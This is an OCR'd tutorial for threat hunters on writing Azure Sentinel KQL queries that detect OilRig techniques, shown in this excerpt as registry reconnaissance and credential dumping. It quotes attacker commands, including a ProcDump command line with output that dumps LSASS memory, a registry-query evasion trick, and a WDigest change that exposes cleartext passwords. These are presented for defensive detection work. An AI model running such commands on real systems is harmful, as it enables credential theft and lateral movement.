
- **Kusto Query Internals:** Hunting TTPs with Azure Sentinel



Author	Huy Kha
Contact	Huy_Kha@outlook.com

Summary

Azure Sentinel is a cloud native SIEM that leverages the power of Artificial Intelligence to analyse large data volumes at scale.

In this document – We will cover different TTPs based on public reports, and how we could use Azure Sentinel to hunt for all the described TTPs in just a matter of time.

All the queries are written in KQL and for each described TTP. A KQL query is shown as example in different steps. This helps you to understand the basic concepts of the written KQL as well.

- **Introduction**

Azure Sentinel is a Cloud native SIEM solution that helps you to detect, investigate, and hunt for malicious activities in your environment.

It's a solution based in the Cloud, which means that you don't need to worry about managing the underlying infrastructure. This allows you to spend your valuable time in hunting, investigating, and responding to security threats.

This document is targeted for Blue Teamers with the likes of Threat Hunters and SOC Analysts. In this document, we will cover examples of public APT reports and articles, with the primary focus on different techniques that have been used in the ''wild''.

After we have discovered which techniques were used in APT reports. We will try to map it to MITRE ATT&CK, and later on. Create a KQL query in Azure Sentinel to hunt down the technique(s) that were used. Besides of creating a hunting query. It is also possible to create a custom detection rule based on a query. This could for example be used to map the capabilities of a detection rule to MITRE ATT&CK.

You can expect a lot of ''hands-on'' stuff, which makes more sense. Since it would give you the feeling on getting used to Azure Sentinel, but primary on a practical way.

- **DISCLAIMER**

How can we query in Azure Sentinel to hunt for TTPs?

To avoid any confusion on what you will learn. The purpose of this documentation is to teach you the following aspects:

- Data sources that belong to a TTP
- Analysing logs
- Use KQL to hunt for TTP's based on public reports

That's been said. It would be great if you understand the basic concepts on how to create a simple KQL query. I got you covered, so if you're not familiar with KQL (yet).

Please take a look at:
https://getshitsecured.com/2020/04/28/kusto-query-internals-azure-sentinel-reference/

We will cover everything in different steps, so the goal is to help you understand the KQL that is written. I don't want you to just blindly copy and paste these queries.

All of these queries are just the basic, but you do need to understand the basic of KQL. It is really the fundamentals in Azure Sentinel.

The queries are primary used in a way to search for logs that could be malicious, some of them can be used to create an incident alert for it, but the majority of them are more used to search for anomalies.

- **Chapters**

- **OilRig**

1.1 T1012 – Query Registry
1.2 T1003 – Credential Dumping
1.3 T1047 – WMI

- **APT29**

2.1 T1088 – Bypass UAC (One example)
2.2 T1085 – Rundll32
2.3 T1086 – PowerShell

- **APT32**

3.1 T1070 – Indicator Removal on Host
3.2 T1075 – Pass the hash
3.3 T1053 – Scheduled Task

- **APT41**

4.1 T1105 – Remote File Copy (CertUtil)

- **Unknown**

5.1 T11197 – BITS Jobs
5.2 T1028 – Kerberoasting
5.3 T1003 – Credential Dumping via DCSync
5.4 T1004 – Extracting DPAPI Backup Key

- **G0049 -** OilRig

OilRig is a suspected Iranian threat group that has targeted Middle Eastern and international victims since at least 2014. The group has targeted a variety of industries, including financial, government, energy, chemical, and telecommunications, and has largely focused its operations within the Middle East. It appears the group carries out supply chain attacks, leveraging the trust relationship between organizations to attack their primary targets.

Source: https://attack.mitre.org/groups/G0049/

We are going to cover three different techniques that have been used by APT groups.

- T1012 – Query Registry
- T1003 – Credential Dumping
- T1047 – WMI

- T1021 – Query Registry

Palo Alto Networks has stated in one of their public reports that OilRig has uses the following technique: T1021 – Query Registry.

According to the blog post of Palo Alto Networks. The exact following command has been ran on a compromised host.

reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"

Source: https://unit42.paloaltonetworks.com/behind-the-scenes-with-oilrig/

Reg query can be used to gather information about the (compromised) system, configuration settings, and what kind of software has been installed on a system.

This specific registry key that OilRig was querying might look like this, where they were looking for the most recently RDP session(s) of a user.

This is valuable information to know, because it is likely that OilRig was trying to find sessions on other systems to move laterally to.

As we can see in the following example. The user Bob was recently logged on the IDENTITY-DC machine through RDP.

```
Microsoft Windows [Version 10.0.18363.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Bob>reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"

HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default
    MRU0    REG_SZ    IDENTITY-DC

HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default\AddIns

C:\Users\Bob>_
```


ATT&CK recommends the following data sources to detect this type of technique:

Data Sources: Windows Registry, Process monitoring, Process command-line parameters

In our case, we are only querying a registry key. Which means that we need to have the following settings configured on our system. Both of these settings can be configured with Group Policy.

- Audit Process Creation
- Include command line in process creation events

If we have configured both settings and ran the exact same **reg query** command. It will look something like this in the event logs.



We have now to create a KQL query to hunt for this type of activities, so we will use Azure Sentinel to do so.

Before you can receive event logs from endpoints in Azure Sentinel. It is required to install the Microsoft Monitoring Agent via Log Analytics on your endpoints.

First we will start with a simple KQL query to get quick results, and later on. We will update our KQL query to make it more accurate.

Event **4688** tells that a new process has been created and we were using **reg.exe** to do so. I've specified in my query that it will look from data in the last 3 days.

```
// T1021 - Query Registry
// Reference: https://attack.mitre.org/tech-
niques/T1012/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4688 and Process == "reg.exe"
```

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel
5/9/2020, 8:41:55.627 AM	IDENTITY\Bob	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/9/2020, 9:02:33.707 AM	IDENTITY\Bob	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/9/2020, 9:28:30.600 AM	IDENTITY\Bob	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security

The command line includes **"reg"** as the **NewProcessName** and "**query**" itself is part of the **NewProcessName**, so we can update our KQL query to something like this:

```
// T1021 - Query Registry
// Reference: https://attack.mitre.org/techniques/T1012/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4688 and Process == "reg.exe"
and CommandLine contains "query"
```

Kusto will process the results as well, but this time it will only returns, results that contains **"query**" in the command line of the **"reg.exe"** process.

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel
5/9/2020, 8:41:55.627 AM	IDENTITY\Bob	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/9/2020, 9:02:33.707 AM	IDENTITY\Bob	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/9/2020, 9:28:30.600 AM	IDENTITY\Bob	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security

I can tell from experience that only looking for **"reg query"** might lead to false positives, so to reduce down the amount of (potential) false positives. It is IMHO recommended to filter on a specific registry key. Which is in our case the following:

HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default

Our KQL query will now look like this, when we're filter on the above mentioned registry key. You can see that I've used the **"has"** operator, instead of **"contains"** - Because the "**has**" operator will filter on the exact registry key.

```
// T1021 - Query Registry
// Reference: https://attack.mitre.org/techniques/T1012/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4688 and Process == "reg.exe"
and CommandLine contains "query" and CommandLine has "HKEY_CURRENT_USER\\Soft-
ware\\Microsoft\\Terminal Server Client\\Default"
```

This KQL query will now return a more accurate result. To make sure that we only see the relevant columns. We can use the **project** operator to only display the relevant columns. Last, but not least. We would like to order the Time of the event that has occurred.

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel
5/9/2020, 8:41:55.627 AM	IDENTITY\Bob	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/9/2020, 9:02:33.707 AM	IDENTITY\Bob	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/9/2020, 9:28:30.600 AM	IDENTITY\Bob	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security

This will be our final KQL query

```
// T1021 - Query Registry
// Reference: https://attack.mitre.org/techniques/T1012/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4688 and Process == "reg.exe"
and CommandLine contains "query" and CommandLine has "HKEY_CURRENT_USER\\Soft-
ware\\Microsoft\\Terminal Server Client\\Default"
| project TimeGenerated, Account, Computer, Activity, CommandLine
| order by TimeGenerated desc
```

At the returned results. We now can see the username, computer, and of course. The command line that was typed in.

TimeGenerated [UTC]	Account	Computer	Activity	CommandLine
5/9/2020, 9:28:30.600 AM	IDENTITY\Bob	Client2.IDENTITY.local	4688 - A new process has been c...	reg query "HKEY_CURRENT_USER\Software\Microsoft\Te
5/9/2020, 9:02:33.707 AM	IDENTITY\Bob	Client2.IDENTITY.local	4688 - A new process has been c...	reg query "HKEY_CURRENT_USER\Software\Microsoft\Te
5/9/2020, 8:41:55.627 AM	IDENTITY\Bob	Client2.IDENTITY.local	4688 - A new process has been c...	reg query "HKEY_CURRENT_USER\Software\Microsoft\Te

- T1021 – Defender Tips

If we only look for one registry key. It's not enough, but if we filter on **"reg query"** – It might increases the false positives, which we also would like to avoid.

Here we are querying another registry key than the one mentioned above.

```
Microsoft Windows [Version 10.0.18363.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Bob>reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    SecurityHealth    REG_EXPAND_SZ    %windir%\system32\SecurityHealthSystray.exe
```

Let's say that we want to monitor another registry as well and look for any query attempts. We need to use the "**or**" logical operator in our KQL query and specify the registry key. Keep in mind that this approach is just an example.

We are primary interested in both of the following registry keys:

HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

We can use the following KQL query to obtain the returned results that we're expecting.

```
// T1021 - Query Registry
// Reference: https://attack.mitre.org/techniques/T1012/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4688 and Process == "reg.exe"
and CommandLine contains "query" and CommandLine has "HKEY_CURRENT_USER\\Soft-
ware\\Microsoft\\Terminal Server Client\\Default"
or CommandLine has "HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\Cur-
rentVersion\\Run"
| project Account, Computer, CommandLine
```

Here we can see that it will now return the results, where it contains both values in the **CommandLine** column.

Account	Computer	CommandLine
IDENTITY\Bob	Client2.IDENTITY.local	reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"
IDENTITY\Bob	Client2.IDENTITY.local	reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"
IDENTITY\Bob	Client2.IDENTITY.local	reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"


You might be wondering? Hey, we're done for the day now. Well unfortunately an attacker can bypass this KQL query with the following example:

Instead of running the following command:

```
reg query “HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default”
```

An attacker could use the following:

```
reg query "HKCU\Software\Microsoft\Terminal Server Client\Default"
```



This means that if we run the following KQL query for example:

```
// T1021 - Query Registry
// Reference: https://attack.mitre.org/techniques/T1012/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4688 and Process == "reg.exe"
and CommandLine contains "query" and CommandLine has "HKEY_CURRENT_USER\\Soft-
ware\\Microsoft\\Terminal Server Client\\Default"
| project Account, CommandLine
```


We wouldn't see the bypass of the attacker as you can see.

Account	CommandLine
IDENTITY\Bob	reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"
IDENTITY\Bob	reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"
IDENTITY\Bob	reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"

To make our KQL query a bit more accurate to also detect the potential bypass. We can exclude HKCU and HKEY_CURRENT_USER in our KQL query, so it will look something like this.

```
// T1021 - Query Registry
// Reference: https://attack.mitre.org/techniques/T1012/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4688 and CommandLine has "query"
| where CommandLine has "Software\\Microsoft\\Terminal Server Client\\Default"
```

Here we can see that it will now return both HKCU & HKEY_CURRENT_USER.




Activity	CommandLine	MandatoryLabel	NewProcessId
4688 - A new process has been created.	reg query "HKCU\Software\Microsoft\Terminal Server Client\Default"	S-1-16-8192	0x3214
4688 - A new process has been created.	reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Serv...	S-1-16-8192	0x13e4
4688 - A new process has been created.	reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Serv...	S-1-16-8192	0xce8

Perhaps we would like to include **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run** as well in our query. We can do this by removing the first part of the Registry key, which is in this case ''HKEY_LOCAL_MACHINE'' – This means that we will only specify the following value in our new query: **Software\Microsoft\Windows\CurrentVersion\Run**

We need to use the ''**or**'' logical operator in our query to get both registry values in the returned results.

```
// T1021 - Query Registry
// Reference: https://attack.mitre.org/techniques/T1012/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4688 and CommandLine has "query"
| where CommandLine has "Software\\Microsoft\\Terminal Server Client\\Default"
    or CommandLine has "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
```

Now as you can see in our final result. The query will now return all the expected results.



EventID	Activity	CommandLine
4,688	4688 - A new process has been created.	reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"
4,688	4688 - A new process has been created.	reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"
4,688	4688 - A new process has been created.	reg query "HKCU\Software\Microsoft\Terminal Server Client\Default"

- T1003 – Credential Dumping

In the following report of Nyotron. It was stated that OilRig was dumping credentials from the Local Security Authority Subsystem Services (LSASS) with a known tool from Sysinternals called ProcDump.


Escalate Privileges

The attacker has mainly used variations of Mimikatz to obtain higher privileges in the attacked networks. The attacker has also set the registry value of:

HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\ UseLogonCredential to 1 on some of the machines. This allowed the attacker to obtain cleartext passwords (using Mimikatz) after users log on. Additionally, the attacker has tried to use ProcDump to dump lsass.exe process memory. This is sometimes used as an additional method to directly obtain lsass.exe process memory in cases when Mimikatz fails.

Source: https://www.nyotron.com/collateral/Nyotron-OilRig-Malware-Report-March-2018.pdf

ATT&CK recommends to collect the following data sources:



Data Sources: API monitoring, Process monitoring, PowerShell logs, Process command-line parameters

Is it necessary to collect PowerShell logs for this specific technique? In my opinion. Sure, it's a great benefit, but it is not immediately required (IMHO) to collect those logs to hunt for Credential Dumping.


To configure the right data sources for Credential Dumping. We have to make sure that following settings are configured on a system: (This can be done with Group Policy)

- Audit Process Creation
- Include command line in process creation events
- Audit Kernel Object


Here you can see a ProcDump output when dumping credentials from memory.

```
C:\Users\Bob\Desktop\Procdump>procdump.exe -accepteula -ma lsass.exe C:\Temp

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[14:02:36] Dump 1 initiated: C:\Temp\lsass.exe_200509_140236.dmp
[14:02:36] Dump 1 writing: Estimated dump file size is 52 MB.
[14:02:37] Dump 1 complete: 53 MB written in 1.0 seconds
[14:02:37] Dump count reached.
```


The following two events are the one that we are primary interested in: 4688 & 4663.




The command line that we are primary interested in, which might give us information extra information.



Now we are going to look at the other event, which is 4663.



Here we can see the different data fields in the event that contains **\Device\HarddiskVolume2\Windows\System32\lsass.exe** as value, at the **Object Name** attribute.




We now have all the relevant event logs that we are looking for. Now it is time to create a KQL query for it.

We will first start with the following KQL query:

```
// T1003 - Credential Dumping
// Reference: https://attack.mitre.org/techniques/T1003/
let timeframe = 7d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4663 and ObjectName == "\\Device\\HarddiskVolume2\\Windows\\System32\\lsass.exe"
```

As you will notice. It will return 131 records in this example, so the above query is not recommended. Since it would generate a lot of noise.




Completed 00:00:00.530 131 records

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel
5/8/2020, 8:23:43.573 PM	IDENTITY\Client2$	Machine	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/8/2020, 9:24:31.280 PM	IDENTITY\Client2$	Machine	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/8/2020, 10:25:19.937 PM	IDENTITY\Client2$	Machine	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/8/2020, 11:26:08.703 PM	IDENTITY\Client2$	Machine	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security

